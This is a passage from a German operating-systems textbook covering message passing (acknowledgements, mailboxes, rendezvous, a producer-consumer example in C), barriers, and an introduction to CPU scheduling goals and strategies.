Bei Systemen mit Nachrichtenaustausch gibt es viele interessante Probleme und Entwurfsentscheidungen, die es bei Semaphoren und Monitoren nicht gibt, besonders wenn die kommunizierenden Prozesse auf verschiedene Maschinen verteilt sind, die in einem Netzwerk verbunden sind. Zum Beispiel könnten Nachrichten im Netzwerk verloren gehen. Um sich gegen den Verlust der Nachrichten abzusichern, könnten sich Sender und Empfänger darauf einigen, dass der Empfänger eine spezielle **Bestätigungs-nachricht** (*acknowledgement message*) zurückschickt, sobald er die ursprüngliche Nachricht bekommen hat. Wenn der Sender die Bestätigung nicht innerhalb einer gewissen Zeitspanne erhält, sendet er die Nachricht noch einmal.

Was passiert aber, wenn die Nachricht zwar richtig angekommen ist, die Empfangsbestätigung an den Sender jedoch verloren geht? Der Sender schickt die Nachricht noch einmal, so dass sie der Empfänger zweimal bekommt. Jetzt ist es wichtig, dass der Empfänger eine neue Nachricht von einer wiederholt gesendeten unterscheiden kann. Normalerweise wird dieses Problem durch die Vergabe von aufeinanderfolgenden Laufnummern an jede Originalnachricht gelöst. Falls der Empfänger eine Nachricht mit derselben Laufnummer wie die vorige Nachricht erhält, weiß er, dass die Nachricht eine Kopie ist, und kann sie ignorieren. Erfolgreiche Kommunikation trotz unzuverlässigem Nachrichtenaustausch macht den größten Teil der Forschungsarbeit über Computernetzwerke aus. Für mehr Informationen siehe (Tanenbaum, 1996).

Nachrichtensysteme müssen sich ebenfalls mit der Frage der Namensgebung von Prozessen beschäftigen, damit der Prozess eindeutig ist, der in einem *send-* und *receive-*Aufruf spezifiziert ist. Auch die **Authentifizierung** (*authentication*) ist ein Thema in Nachrichtensystemen: Wie kann der Client feststellen, dass er mit einem richtigen Dateiserver und nicht mit einem Betrüger kommuniziert?

Am anderen Ende des Spektrums stehen Entwurfsfragen, die wichtig werden, wenn sich Sender und Empfänger auf der gleichen Maschine befinden. Eine Frage davon betrifft die Performanz. Eine Nachricht von einem Prozess zum nächsten zu kopieren, ist immer langsamer, als eine Semaphoroperation durchzuführen oder einen Monitor zu benutzen. Es wurde viel Aufwand betrieben, um den Nachrichtenaustausch effizient zu machen. Zum Beispiel schlug Cheriton (1984) vor, die Länge von Nachrichten so zu begrenzen, dass sie in die Register der Maschine passen, und dann Nachrichtenaustausch unter der Verwendung von Registern durchzuführen.

Das Erzeuger-Verbraucher-Problem mit Nachrichtenaustausch

Wir wollen uns nun ansehen, wie man das Erzeuger-Verbraucher-Problem mit Nachrichtenaustausch und ohne gemeinsamen Speicher beheben kann. ►Abbildung 2.36 zeigt eine Lösung. Wir nehmen an, dass alle Nachrichten die gleiche Größe haben und dass gesendete, aber noch nicht empfangene Nachrichten automatisch vom Betriebssystem zwischengespeichert werden. Diese Lösung geht von einer Gesamtzahl von N Nachrichten aus, analog zu den N Einträgen im gemeinsam genutzten Speicherpuffer. Der Verbraucher beginnt damit, N leere Nachrichten an den Erzeuger zu senden. Jedes Mal, wenn der Erzeuger eine Nachricht an den Verbraucher geben kann, nimmt er eine leere Nachricht und schickt eine gefüllte zurück. Auf diese Art bleibt die Gesamtzahl an Nachrichten im System gleich, so dass sie in einer gegebenen, im Voraus bekannten Menge an Speicher abgelegt werden können.

```
#define TRUE 1
#define N 100                                     /* Anzahl der Einträge im Puffer */

void producer(void)
{
    int item;
    message m;                                    /* Nachrichtenpuffer */

    while (TRUE) {
        item = produce_item();                  /* erzeuge etwas und lege es */
                                                /* in den Puffer */
        receive(consumer, &m);                 /* warte auf einen leere Nachricht*/
        build_message(&m, item);              /* erzeuge Nachricht zum Versenden */
        send(consumer, &m);                  /* sende Element zum Verbraucher */
    }
}

void consumer(void)
{
    int item;
    message m;

    for (i = 0; i < N; i++) send(producer, &m); /* sende N leere */
                                                /* Nachrichten */
    while (TRUE) {
        receive(producer, &m);             /* empfange Nachricht mit Element*/
        item = extract_item(&m);          /* hole Element aus der Nachricht */
        send(producer, &m);              /* sende leere Antwortnachricht zurück */
        consume_item(item);             /* benutze das Element */
    }
}
```

Abbildung 2.36: Das Erzeuger-Verbraucher-Problem mit N Nachrichten

Falls der Erzeuger schneller arbeitet als der Verbraucher, werden irgendwann alle Nachrichten gefüllt sein und auf den Verbraucher warten; der Erzeuger wird blockiert und wartet auf eine leere Nachricht, um weiterzuarbeiten. Falls der Verbraucher

schneller arbeitet, passiert das Gegenteil: Alle Nachrichten werden irgendwann leer sein und auf den Erzeuger warten, der sie füllen muss; der Verbraucher wird blockiert und wartet auf eine gefüllte Nachricht.

Es sind viele Varianten des Nachrichtenaustausches möglich. Wir wollen uns zuerst einmal ansehen, wie Nachrichten adressiert werden. Eine Möglichkeit ist, jedem Prozess eine eindeutige Adresse zuzuweisen und Nachrichten an Prozesse zu adressieren. Ein anderer Weg ist die Einführung einer neuen Datenstruktur, die **Mailbox** genannt wird. In einer Mailbox werden Nachrichten zwischengespeichert. Die Anzahl der möglichen Nachrichten wird bei Einrichtung der Mailbox festgelegt. Wenn Mailboxen verwendet werden, sind die Adressparameter der send- und receive-Aufrufe die der Mailboxen, nicht die der Prozesse. Wenn ein Prozess versucht, etwas an eine volle Mailbox zu schicken, wird er schlafen gelegt, bis eine Nachricht aus dieser Mailbox entfernt wird und so Platz für eine neue entsteht.

Um das Erzeuger-Verbraucher-Problem mithilfe von Mailboxen zu lösen, würden sowohl der Erzeuger als auch der Verbraucher Mailboxen einrichten. Diese Mailboxen müssen groß genug sein, um N Nachrichten aufzunehmen. Der Erzeuger schickt Nachrichten mit aktuellen Daten an die Mailbox des Verbrauchers und der Verbraucher sendet leere Nachrichten an die Mailbox des Erzeugers. Wenn Mailboxen verwendet werden, ist der Mechanismus zum Zwischenspeichern klar: Die Bestimmungs-Mailbox enthält an den Empfängerprozess gesendete Nachrichten, die vom Prozess noch nicht entgegengenommen wurden.

Das genaue Gegenteil der Verwendung von Mailboxen besteht darin, alle Zwischenspeicher zu beseitigen. Falls bei diesem Ansatz send vor receive durchgeführt wird, wird der sendende Prozess so lange blockiert, bis der receive-Aufruf erfolgt. Dann kann die Nachricht direkt vom Sender zum Empfänger ohne Zwischenspeicherung kopiert werden. Ähnlich verhält es sich, falls der receive-Aufruf zuerst erfolgt. Der Empfänger wird blockiert, bis ein send erfolgt. Diese Vorgehensweise ist auch als **Rendezvous**-Konzept bekannt. Es ist einfacher zu realisieren als ein gepuffertes Nachrichtenschema, ist aber weniger flexibel, da der Sender und der Empfänger gezwungen werden, im Gleichtakt zu laufen.

Nachrichtenaustausch wird allgemein in parallelen Programmiersystemen benutzt. Ein gut bekanntes Nachrichtenaustauschsystem ist beispielsweise das **MPI (Message Passing Interface)**. Es ist im Bereich der wissenschaftlichen Berechnungen weit verbreitet. Weitere Informationen erhält man zum Beispiel in (Gropp et al., 1994; Snir et al., 1996).

2.3.9 Barrieren

Unser letzter Synchronisationsmechanismus ist für Gruppen von Prozessen statt für Situationen mit zwei Prozessen wie bei Erzeuger-Verbraucher-Problemen bestimmt. Einige Anwendungen werden in einzelne Phasen strukturiert, wobei die Regel gilt, dass kein Prozess zur nächsten Phase übergehen darf, ehe nicht alle Prozesse bereit sind, gemeinsam in die nächste Phase überzugehen. Dieses Verhalten lässt sich durch das

Einrichten einer **Barriere** am Ende jeder Phase erzielen. Wenn ein Prozess die Barriere erreicht, blockiert er, bis alle Prozesse die Barriere erreicht haben. Die Arbeitsweise einer Barriere ist in ▶ Abbildung 2.37 dargestellt.




Abbildung 2.37: Verwendung einer Barriere (a) Prozess nähert sich einer Barriere. (b) Alle Prozesse bis auf einen sind an der Barriere blockiert. (c) Wenn der letzte Prozess ankommt, werden alle durchgelassen.

In ▶ Abbildung 2.37(a) sehen wir, wie sich vier Prozesse der Barriere nähern. Dies bedeutet, dass sie alle noch rechnen und das Ende der augenblicklichen Phase noch nicht erreicht haben. Nach einer Weile beendet der erste Prozess alle Berechnungen, die von ihm während der ersten Phase verlangt wurden. Er führt dann die `barrier-Primitive` aus, üblicherweise durch den Aufruf einer Bibliotheksfunktion. Damit ist der Prozess blockiert. Ein bisschen später beenden ein zweiter und ein dritter Prozess die erste Phase und führen ebenfalls die `barrier-Primitive` aus. Diese Situation wird in ▶ Abbildung 2.37(b) dargestellt. Sobald schließlich der letzte Prozess C auf die Barriere trifft, werden alle Prozesse wieder rechenbereit, wie in ▶ Abbildung 2.37(c) gezeigt.

Als Beispiel eines Problems, das Barrieren benötigt, wollen wir ein typisches Relaxationsproblem aus der Physik oder den Ingenieurwissenschaften betrachten. Dort gibt es üblicherweise eine Matrix mit einigen Anfangswerten. Diese Werte könnten Temperaturen an verschiedenen Punkten auf einem Stück Metall darstellen. Man könnte nun berechnen, wie lange es dauert, bis sich die Hitze einer Flamme, die an einer Ecke des Stücks angesetzt wird, über das gesamte Metall ausgebreitet hat.

Mit den aktuellen Werten beginnend wird eine Transformation auf die Matrix angewandt, um zur nächsten Version der Matrix zu kommen, indem zum Beispiel die thermodynamischen Gesetze angewandt werden, um die resultierenden Temperaturen zum Zeitpunkt ΔT festzustellen. Dieser Vorgang wird mehrmals wiederholt. Dabei werden die Temperaturen an den Messpunkten im Zeitverlauf ermittelt. Somit erzeugt der Algorithmus mit der Zeit eine Reihe von Matrizen.

Nun stellen Sie sich vor, dass die Matrix sehr groß ist (zum Beispiel 1 Million mal 1 Million), so dass parallele Prozesse benötigt werden (eventuell auf einem Multiprozessor), um die Berechnung zu beschleunigen. Verschiedene Prozesse arbeiten an verschiedenen Teilen der Matrix, um die neuen Matrixelemente aus den alten Matrixelementen

nach den Gesetzen der Physik zu berechnen. Allerdings darf kein Prozess den Durchlauf $n + 1$ beginnen, bevor der Durchlauf n abgeschlossen ist, bevor also nicht alle Prozesse ihre Arbeit beendet haben. Um dieses Ziel zu erreichen, wird jeder Prozess so programmiert, dass er eine barrier-Operation ausführt, nachdem er seinen Teil des aktuellen Durchlaufes beendet hat. Wenn alle Prozesse beendet wurden, ist die neue Matrix (die Eingabe für den nächsten Durchlauf) fertig und alle Prozesse können gleichzeitig mit der nächsten Rechnung beginnen.

2.4 Scheduling

Wenn Rechner multiprogrammierbar sind, konkurrieren oft mehrere Prozesse oder Threads zur selben Zeit um die CPU. Diese Situation tritt immer ein, sobald zwei oder mehrere Prozesse bzw. Threads gleichzeitig rechenbereit sind. Falls nur eine CPU verfügbar ist, muss entschieden werden, welcher Prozess als Nächstes läuft. Der Teil des Betriebssystems, der diese Wahl trifft, wird **Scheduler** genannt. Die Strategie, die er verwendet, heißt **Schedulingstrategie** (*scheduling algorithm*). Dies wird Gegenstand der folgenden Abschnitte sein.

Viele der Fragen in Zusammenhang mit Prozess-Scheduling stellen sich auch im Rahmen des Thread-Schedulings, wenn auch teilweise in etwas anderer Form. Wenn der Kern die Threads verwaltet, wird das Scheduling per Thread durchgeführt und dabei wenig oder keine Rücksicht darauf genommen, zu welchem Prozess die Threads gehören. Anfänglich werden wir uns auf diejenigen Aspekte des Schedulings konzentrieren, die sowohl für Prozesse als auch für Threads relevant sind. Später werfen wir einen ausführlichen Blick auf das Thread-Scheduling und einige der spezifischen Fragen, die dabei auftauchen. Mit Mehrkernchips befassen wir uns später in Kapitel 8.

2.4.1 Einführung in das Scheduling

In der guten alten Zeit der Stapelverarbeitungssysteme, als Eingaben mithilfe von Lochkarten auf einem Magnetband gespeichert wurden, war die Schedulingstrategie einfach: Führe einfach den nächsten Job auf dem Band aus. Mit dem Aufkommen der Multiprogrammiersysteme wurden die Schedulingstrategien komplexer, weil es gewöhnlich mehrere Benutzer gab, die auf einen Dienst warteten. Einige Großrechner verbinden immer noch Stapelverarbeitung mit Timesharing-Diensten, wobei der Scheduler entscheiden muss, ob ein Stapelverarbeitungsjob oder ein interaktives Benutzerprogramm als Nächstes rechnen darf. (Abgesehen davon könnte es einen Stapelverarbeitungsjob erfordern, mehrere Programme erfolgreich auszuführen. In diesem Abschnitt nehmen wir jedoch einfach an, dass bei einer Anfrage nur ein einzelnes Programm laufen muss.) Da CPU-Zeit eine knappe Ressource auf diesen Maschinen ist, kann ein Scheduler zwischen Ausführungsgeschwindigkeit und Komfort für den Benutzer abwägen. Folglich wurden große Anstrengungen unternommen, um intelligente und effiziente Schedulingstrategien zu entwickeln.

Mit der Entwicklung des Personalcomputers hat sich die Situation in zweierlei Hinsicht verändert. Zum einen gibt es meistens nur einen aktiven Prozess. Ein Benutzer, der gerade ein Dokument in ein Textverarbeitungsprogramm eingibt, wird wahrscheinlich nicht gleichzeitig ein Programm im Hintergrund übersetzen. Wenn der Benutzer einen Befehl an das Textverarbeitungsprogramm schickt, muss sich der Scheduler nicht sehr anstrengen, um herauszufinden, welcher Prozess laufen soll – das Textverarbeitungsprogramm ist der einzige Kandidat.

Zum anderen sind die Rechner mit den Jahren so viel schneller geworden, dass die CPU-Zeit nur noch selten eine knappe Ressource ist. Die meisten Programme für Personalcomputer sind durch die Geschwindigkeit begrenzt, mit welcher der Benutzer Eingaben (durch Tippen oder Klicken) machen kann, nicht durch die Geschwindigkeit, mit der die CPU diese verarbeiten kann. Selbst Übersetzungen, die in der Vergangenheit einen größeren Aufwand an CPU-Zyklen darstellten, dauern heutzutage meistens gerade mal ein paar Sekunden. Sogar wenn zwei Programme gleichzeitig laufen, zum Beispiel eine Textverarbeitung und eine Tabellenkalkulation, macht es kaum einen Unterschied, welches von ihnen zuerst zum Zug kommt – der Benutzer wartet wahrscheinlich auf die Beendigung von beiden. Demzufolge ist die Schedulingstrategie auf einfachen PCs nicht sehr wichtig. Natürlich gibt es auch Anwendungen, die die CPU quasi auffressen. Das Rendern eines einstündigen hochauflösenden Videos, wobei die Farben in jedem der 108.000 (bei NTSC) bzw. 90.000 (bei PAL) Einzelbilder optimiert werden, benötigt beispielsweise extrem starke Rechenleistung. Diese und ähnliche Anwendungen bilden aber doch eher die Ausnahme als die Regel.

Sobald wir zu vernetzten Servern übergehen, ändert sich die Situation merklich. Hier konkurrieren oft mehrere Prozesse um die CPU, so dass das Scheduling wieder wichtig wird. Wenn sich die CPU zum Beispiel zwischen einem Prozess, der Daten für tägliche Statistiken sammelt, und einem Prozess, der Benutzeranfragen beantwortet, entscheiden muss, dann werden die Benutzer deutlich zufriedener sein, wenn Letzterer die erste Chance bekommt.

Neben dem Auswählen des richtigen Prozesses muss sich der Scheduler auch um den effizienten Gebrauch der CPU kümmern, da ein Prozesswechsel sehr aufwändig ist. Erst einmal muss ein Wechsel vom Benutzermodus in den Kernmodus erfolgen. Dann muss der Zustand des laufenden Prozesses gesichert werden, was das Speichern seiner Register in der Prozesstabellen einschließt, so dass sie später wieder geladen werden können. In vielen Systemen wird die Speicherzuordnungstabelle (z.B. Speicher-Referenz-Bits in der Seitentabelle) ebenso gespeichert. Als Nächstes muss ein neuer Prozess durch die Ausführung des Scheduling-Algorithmus ausgewählt werden. Danach muss die MMU mit der Speicherzuordnungstabelle des neuen Prozesses geladen werden. Schließlich muss der Prozess gestartet werden. Hinzu kommt noch, dass in der Regel der gesamte Speicher-Cache durch den Prozesswechsel ungültig wird, was bedeutet, dass er zweimal aus dem Arbeitsspeicher dynamisch geladen werden muss (einmal beim Eintreten und einmal beim Verlassen des Kerns). Alles in allem können mehrere Prozesswechsel pro Sekunde eine erhebliche Menge an Rechenzeit auffressen, deshalb sei zur Vorsicht geraten.

Prozessverhalten

Bei fast allen Prozessen wechseln sich Zeiten mit hoher Rechenlast mit Zeiten von vielen Ein-/Ausgabeanfragen (an die Festplatte) ab, wie in ▶ Abbildung 2.38 gezeigt wird. Die CPU läuft typischerweise eine gewisse Zeit, ohne anzuhalten, dann erfolgt ein Systemaufruf, um aus einer Datei zu lesen oder in eine Datei zu schreiben. Wenn der Systemaufruf abgeschlossen ist, arbeitet der Prozessor wieder weiter, bis er mehr Daten benötigt oder bis er mehr Daten schreiben muss, und so weiter. Es ist zu beachten, dass einige Ein-/Ausgabeaktivitäten wie Berechnungen angesehen werden. Zum Beispiel gilt es als Berechnung und nicht als Ein-/Ausgabe, wenn die CPU Bits in den Bildspeicher kopiert, um den Bildschirm zu aktualisieren, weil der Prozessor dazu benötigt wird. Ein-/Ausgabe bedeutet in diesem Sinne, dass ein Prozess in den blockierten Zustand wechselt und auf ein externes Gerät wartet, um seine Arbeit zu beenden.




Abbildung 2.38: Häufung von CPU-Gebrauch alternierend mit Zeiträumen, in denen auf E/A gewartet wird
 (a) Ein CPU-intensiver Prozess (b) Ein E/A-intensiver Prozess

In ▶ Abbildung 2.38 sehen Sie, dass einige Prozesse einen Großteil ihrer Zeit für Berechnungen aufwenden (wie in ▶ Abbildung 2.38(a)), während andere die meiste Zeit für Ein-/Ausgabe aufwenden (wie in ▶ Abbildung 2.38(b)). Erstere werden **rechenintensiv** (*compute-bound*) oder **CPU-intensiv** (*CPU-bound*) genannt, die zweiten bezeichnet man als **E/A-intensiv** (*I/O-bound*). Rechenintensive Prozesse haben typischerweise lange CPU-Nutzungszeiten und somit selten Ein-/Ausgabewartezeiten, wohingegen E/A-intensive Prozesse kurze CPU-Nutzungszeiten und häufige Ein-/Ausgabewartezeiten haben. Beachten Sie, dass der Schlüsselfaktor die Länge der CPU-Benutzung und nicht die Länge der Ein-/Ausgabezeit ist. E/A-intensive Prozesse sind nicht deshalb E/A-intensiv, weil sie besonders lange Ein-/Ausgabeanfragen hätten, sondern weil sie nicht viel zwischen den Ein-/Ausgabeanfragen berechnen. Es wird dieselbe Zeit benötigt, um die Hardware-Anfrage zum Lesen eines Plattenblocks auszugeben, unabhängig davon, wie viel oder wie wenig Zeit es erfordert, um die Daten nach ihrem Empfang zu verarbeiten.

Es ist erwähnenswert, dass mit den schneller werdenden CPUs die Prozesse immer E/A-intensiver werden. Dieser Effekt tritt auf, weil CPUs sehr viel schneller verbessert werden als Festplatten. Demzufolge wird das Scheduling von E/A-intensiven Prozessen zukünftig wahrscheinlich immer wichtiger. Der Grundgedanke dabei ist: Falls ein E/A-intensi-

ver Prozess ablaufen möchte, sollte er sehr schnell dazu die Möglichkeit bekommen, damit er seine Anfrage ausgeben kann und damit die Platte beschäftigt hält. Wie wir in ▶ Abbildung 2.6 gesehen haben, braucht man ziemlich viele E/A-intensive Prozesse, um mit ihnen die CPU völlig auszulasten.

Wann soll das Scheduling erfolgen?

Eine Schlüsselfrage im Rahmen des Schedulings betrifft den Zeitpunkt, wann man mit dem Scheduling beginnen soll. Es zeigt sich, dass es eine Vielzahl von Situationen gibt, in denen Scheduling benötigt wird. Erstens muss bei der Erzeugung eines neuen Prozesses entschieden werden, ob der Elternprozess oder der Kindprozess weiterrechnen soll. Da beide Prozesse in rechenbereitem Zustand sind, handelt es sich um eine übliche Schedulingentscheidung, die so oder so ausfallen kann. Das heißt, der Scheduler kann ganz legitim sowohl den Eltern- als auch den Kindprozess als Nächstes laufen lassen.

Zweitens muss eine Schedulingentscheidung getroffen werden, wenn ein Prozess beendet wird. Dieser Prozess kann nicht länger weiterlaufen (da er nicht mehr vorhanden ist), also muss ein anderer aus der Menge der rechenbereiten Prozesse gewählt werden. Falls kein Prozess rechenbereit sein sollte, läuft normalerweise ein vom System gelieferter Leerlaufprozess (*idle process*).

Drittens muss ein Prozess ausgewählt werden, wenn der bisher rechnende Prozess wegen Ein-/Ausgabe, wegen eines Semaphors oder aus einem anderen Grund blockiert ist. Manchmal kann der Grund für Blockierungen bei der Wahl der Schedulingstrategie eine Rolle spielen. Falls zum Beispiel *A* ein wichtiger Prozess ist, der darauf wartet, dass *B* seine kritische Region verlässt, dann wird es durch die Einteilung von *B* als nächstem Prozess ermöglicht, dass auch *A* bald weiterarbeiten kann. Das Problem hierbei ist jedoch, dass ein Scheduler im Allgemeinen nicht die nötigen Informationen über diese Abhängigkeiten hat, um sie berücksichtigen zu können.

Viertens muss vom Scheduler eine Entscheidung getroffen werden, sobald ein Ein-/Ausgabe-Interrupt auftritt. Falls das Interrupt von einem Ein-/Ausgabegerät ausgelöst wurde, das seine Aufgabe beendet hat, könnte ein blockierter Prozess, der auf eben diese Ein-/Ausgabe gewartet hat, jetzt wieder rechenbereit sein. Es liegt nun am Scheduler zu entscheiden, ob der eben rechenbereit gewordene Prozess oder der Prozess, der gerade zum Zeitpunkt des Interrupts lief, oder irgendein dritter Prozess weiterarbeiten soll.

Falls ein Hardwaretimer zyklische Interrupts mit 50 Hz oder 60 Hz oder einer anderen Frequenz liefert, kann eine Entscheidung des Schedulers zu jedem Timerinterrupt oder zu jedem *k*-ten Timerinterrupt getroffen werden. Schedulingstrategien lassen sich bezüglich ihres Umgangs mit Timerinterrupts in zwei Kategorien einteilen. Eine **nicht unterbrechende** (*nonpreemptive*) Schedulingstrategie wählt einen Prozess aus und lässt ihn so lange laufen, bis er blockiert (entweder wegen Ein-/Ausgabe oder weil er auf einen anderen Prozess wartet) oder bis er freiwillig die CPU freigibt. Selbst wenn er stundenlang läuft, wird er nicht gewaltsam unterbrochen. Tatsächlich finden keine Entscheidungen des Schedulers innerhalb eines Taktzyklus statt. Nachdem ein Timerinterrupt abgearbei-

tet wurde, wird der Prozess wieder aufgenommen, der vor dem Interrupt lief, es sei denn, ein Prozess mit höherer Priorität hat auf solch eine Unterbrechung gewartet.

Im Gegensatz dazu wählt eine **unterbrechende** (*preemptive*) Schedulingstrategie einen Prozess aus und lässt ihn nicht länger als eine festgelegte Zeit laufen. Falls er nach diesem Zeitintervall immer noch rechnet, wird er beendet und der Scheduler wählt einen anderen Prozess zur Ausführung aus (wenn einer rechenbereit ist). Unterbrechendes Scheduling zu betreiben erfordert am Schluss des Zeitintervalls ein Timerinterrupt, um dem Scheduler die Kontrolle über die CPU zurückzugeben. Falls kein Taktgeber zur Verfügung steht, ist nicht unterbrechendes Scheduling die einzige Möglichkeit.

Kategorien von Schedulingstrategien

Es ist nicht überraschend, dass verschiedene Einsatzgebiete auch verschiedene Schedulingstrategien erfordern. Diese Situation ergibt sich daraus, dass verschiedene Bereiche von Anwendungen (und verschiedene Arten von Betriebssystemen) unterschiedliche Ziele haben. Mit anderen Worten ist das, was der Scheduler optimieren sollte, nicht in allen Systemen das Gleiche. Drei Umgebungen lassen sich unterscheiden:

1. Stapelverarbeitung
2. Interaktivität
3. Echtzeit

Stapelverarbeitungssysteme sind immer noch weit verbreitet in der Geschäftswelt, zum Beispiel um Gehälter abzurechnen, Warenbestände zu verwalten, Debitoren- und Kreditorenkonten zu pflegen, Zinsberechnungen durchzuführen (in Banken), Schadensmeldungen zu bearbeiten (bei Versicherungsunternehmen) oder andere periodisch auftretende Aufgaben wahrzunehmen. In Stapelverarbeitungssystemen gibt es keine ungeduldigen Benutzer, die auf eine schnelle Antwort auf ihre kurze Anfrage an ihrem Terminal warten. Mithin sind nicht unterbrechende bzw. unterbrechende Strategien mit langen Zeiträumen für jeden Prozess oft annehmbar. Dieser Ansatz verringert die Zahl der Prozesswechsel und trägt zur Performanzverbesserung bei. Die Strategien für Stapelverarbeitung sind genau genommen ziemlich allgemein und oft auch in anderen Situationen anwendbar, weshalb sich eine genauere Untersuchung selbst für diejenigen lohnt, die nichts mit der EDV von Unternehmensgroßrechnern zu tun haben.

In einer Umgebung mit interaktiven Benutzern ist das Unterbrechen notwendig, um einen Prozess davon abzuhalten, die CPU an sich zu reißen und anderen Prozessen Dienste zu verweigern. Auch wenn kein Prozess bewusst dazu ausgelegt wurde, ewig zu laufen, so könnte doch ein Prozess aufgrund eines Programmfehlers alle anderen auf unbestimmte Zeit ausschließen. Unterbrechungen werden also benötigt, um dieses Verhalten zu verhindern. Server gehören ebenfalls zu dieser Kategorie, da sie normalerweise viele (ferne) Benutzer bedienen, die es alle sehr eilig haben.

In Systemen mit Echtzeiteigenschaften wird seltsamerweise das Unterbrechen manchmal nicht gebraucht, weil die Prozesse wissen, dass sie nicht über einen langen Zeitraum hinweg arbeiten, und deshalb üblicherweise nach Beendigung der Aufgabe schnell blockie-

ren. Der Unterschied zu interaktiven Systemen ist, dass Echtzeitsysteme nur solche Programme ablaufen lassen, die die vorliegende Anwendung unterstützt. Interaktive Systeme sind für den Allzweckgebrauch und können beliebige Programme laufen lassen, die nicht miteinander kooperieren oder sogar zerstörerisch wirken.

Ziele von Schedulingstrategien

Um eine Schedulingstrategie zu entwerfen, muss man eine Vorstellung davon haben, was eine gute Strategie leisten sollte. Einige Ziele hängen von der Umgebung ab (Stapelverarbeitung, Interaktivität oder Echtzeit), andere dagegen sind in allen Fällen wünschenswert. Ein paar dieser Ziele sind in ▶ Abbildung 2.39 aufgelistet. Wir werden sie unten der Reihe nach durchgehen.

Alle Systeme

- Fairness – jeder Prozess bekommt einen fairen Anteil der Rechenzeit
- Policy Enforcement – vorgegebene Strategien werden durchgesetzt
- Balance – alle Teile des Systems sind ausgelastet

Stapelverarbeitungssysteme

- Durchsatz – Maximieren der Jobs pro Stunde
- Durchlaufzeit – Minimieren der Zeit vom Start bis zur Beendigung
- CPU-Ausnutzung – die CPU ist immer ausgelastet

Interaktive Systeme

- Antwortzeit – schnelle Antwort auf Anfragen
- Proportionalität – Erwartungen des Benutzers erfüllen

Echtzeitsysteme

- Deadlines einhalten – Datenverlust vermeiden
- Vorhersagbarkeit – Qualitätseinbußen in Multimedia-Systemen vermeiden

Abbildung 2.39: Einige Ziele von Schedulingstrategien in verschiedenen Umgebungen

In jedem Fall ist Fairness wichtig. Vergleichbare Prozesse sollten einen vergleichbaren Dienst bekommen. Dem einen Prozess viel mehr CPU-Zeit zu geben als einem anderen, gleichwertigen Prozess, ist nicht gerecht. Natürlich können verschiedene Kategorien von Prozessen unterschiedlich behandelt werden. Denken Sie an die Sicherheitskontrolle und die Gehaltsabrechnung im Rechenzentrum eines Kernkraftwerks.

In gewisser Hinsicht ist das Durchsetzen der Systemstrategien mit der Fairness verwandt. Falls es ein Teil der Strategie ist, die Sicherheitskontrollprozesse immer laufen zu lassen, wann immer sie wollen, muss der Scheduler sicherstellen, dass dies durchgesetzt wird – auch wenn das bedeutet, dass eine Gehaltszahlung 30 Sekunden zu spät erfolgt.

Ein weiteres allgemeines Ziel ist es, möglichst alle Teile des Systems beschäftigt zu halten. Wenn die CPU und alle Ein-/Ausgabegeräte die ganze Zeit über am Laufen gehalten werden können, wird mehr Arbeit pro Sekunde erledigt, als wenn sich einige Komponenten des Rechensystems im Leerlauf befinden. In einem Stapelverarbeitungssystem zum Beispiel hat der Scheduler die Kontrolle darüber, welche Jobs in den Speicher gebracht werden, um abgearbeitet zu werden. Es ist sinnvoller, gleichzeitig einige rechenintensive und einige E/A-intensive Prozesse im Speicher zu haben, anstatt zuerst alle rechenintensiven Aufgaben zu laden und ablaufen zu lassen und nach deren Beendigung alle E/A-intensiven Aufgaben zu laden und ablaufen zu lassen. Bei der zweiten Strategie werden sich in der ersten Phase, wenn die rechenintensiven Prozesse laufen, die Prozesse um die CPU streiten und die Platte wird im Leerlauf sein. Und wenn später die E/A-intensiven Aufgaben an der Reihe sind, werden sich diese um die Benutzung der Platte streiten und die CPU wird im Leerlauf sein. Besser wäre es, das gesamte System durch eine ausgewogene Prozessmischung in Gang zu halten.

Verwalter großer Rechenzentren, die viele Stapelverarbeitungsjobs erledigen, beurteilen typischerweise anhand dreier Kennzahlen, wie gut ihre Systeme laufen: Durchsatz, Durchlaufzeit und CPU-Ausnutzung. Der **Durchsatz** (*throughput*) entspricht der Anzahl der Jobs, die vom System pro Stunde erledigt werden. Wenn man alles berücksichtigt, sind 50 erledigte Jobs in der Stunde besser als 40 pro Stunde. Die **Durchlaufzeit** (*turnaround time*) ist statistisch gesehen die durchschnittliche Zeit von dem Moment an, in dem der Stapelverarbeitungsjob abgeschickt wurde, bis zu dem Moment, in dem er beendet ist. Sie misst, wie lange der normale Benutzer auf die Ausgabe warten muss. Hier gilt die Regel: „Small is beautiful“.

